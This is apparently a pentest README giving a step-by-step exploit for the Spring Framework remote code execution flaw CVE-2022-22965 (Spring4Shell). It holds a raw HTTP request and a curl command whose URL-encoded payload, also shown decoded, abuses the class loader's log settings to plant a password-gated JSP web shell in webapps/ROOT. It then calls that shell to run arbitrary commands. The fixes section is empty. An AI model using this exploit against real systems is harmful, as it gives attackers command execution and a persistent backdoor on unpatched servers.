 alt3kx/cve-2022-22965_poc
Spring Framework RCE (Quick pentest notes)


Step 1: Find some endpoint in your target where is accepted POST/PUT methods + encode your payload (URL encode)
POST /path/upload HTTP/1.1
Host: <redacted>
Origin: <redacted>
Cookie: JSESSIONID=BE65B534335A5A2538624404C063B70C;
Content-Type: application/x-www-form-urlencoded
User-Agent: alex666
c0: %>//
c1: Runtime
c2: <%
Connection: close

class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7bc2%7di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7b%20java.io.InputStream%20in%20%3d%20%25%7bc1%7di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3b%20int%20a%20%3d%20-1%3b%20byte%5b%5d%20b%20%3d%20new%20byte%5b2048%5d%3b%20while((a%3din.read(b))!%3d-1)%7b%20out.println(new%20String(b))%3b%20%7d%20%7d%20%25%7bc0%7di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=webshell&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
Step 2: Is better with Burp Free/Pro :

Here the Payload Decoded:
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%{c2}i if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = %{c1}i.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } %{c0}i&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=webshell&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
Step 3: Use curl commandliner and send your POST + payload to the targeted system:
$ curl -i -s -k -X $'POST' -H $'Host: <redacted>' -H $'Origin: <redacted>' -H $'Content-Type: application/x-www-form-urlencoded' -H $'User-Agent: alex666' -H $'c0: %>//' -H $'c1: Runtime' -H $'c2: <%' -H $'Connection: close' -b $'JSESSIONID=BE65B534335A5A2538624404C063B70C' --data-binary $'class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7bc2%7di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7b%20java.io.InputStream%20in%20%3d%20%25%7bc1%7di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3b%20int%20a%20%3d%20-1%3b%20byte%5b%5d%20b%20%3d%20new%20byte%5b2048%5d%3b%20while((a%3din.read(b))!%3d-1)%7b%20out.println(new%20String(b))%3b%20%7d%20%7d%20%25%7bc0%7di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=webshell&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=\x0d\x0a\x0d\x0a' $'http://<redacted>/path/upload' --proxy http://127.0.0.1:8080
Step 4: Your need await 10/15 seconds and call your webshell as follow:
https://<redacted>/path/upload/webshell.jsp?pwd=j&cmd=id
Note: If you retry the payload too many times the webshell will be rewrite with new lines and special chars will be not scaped, is better change the name of your webshell and choose new PATH that not affect the currentl deployment.
References and Fixes :
[../to be continue]
Alex Hernandez aka (@_alt3kx_)






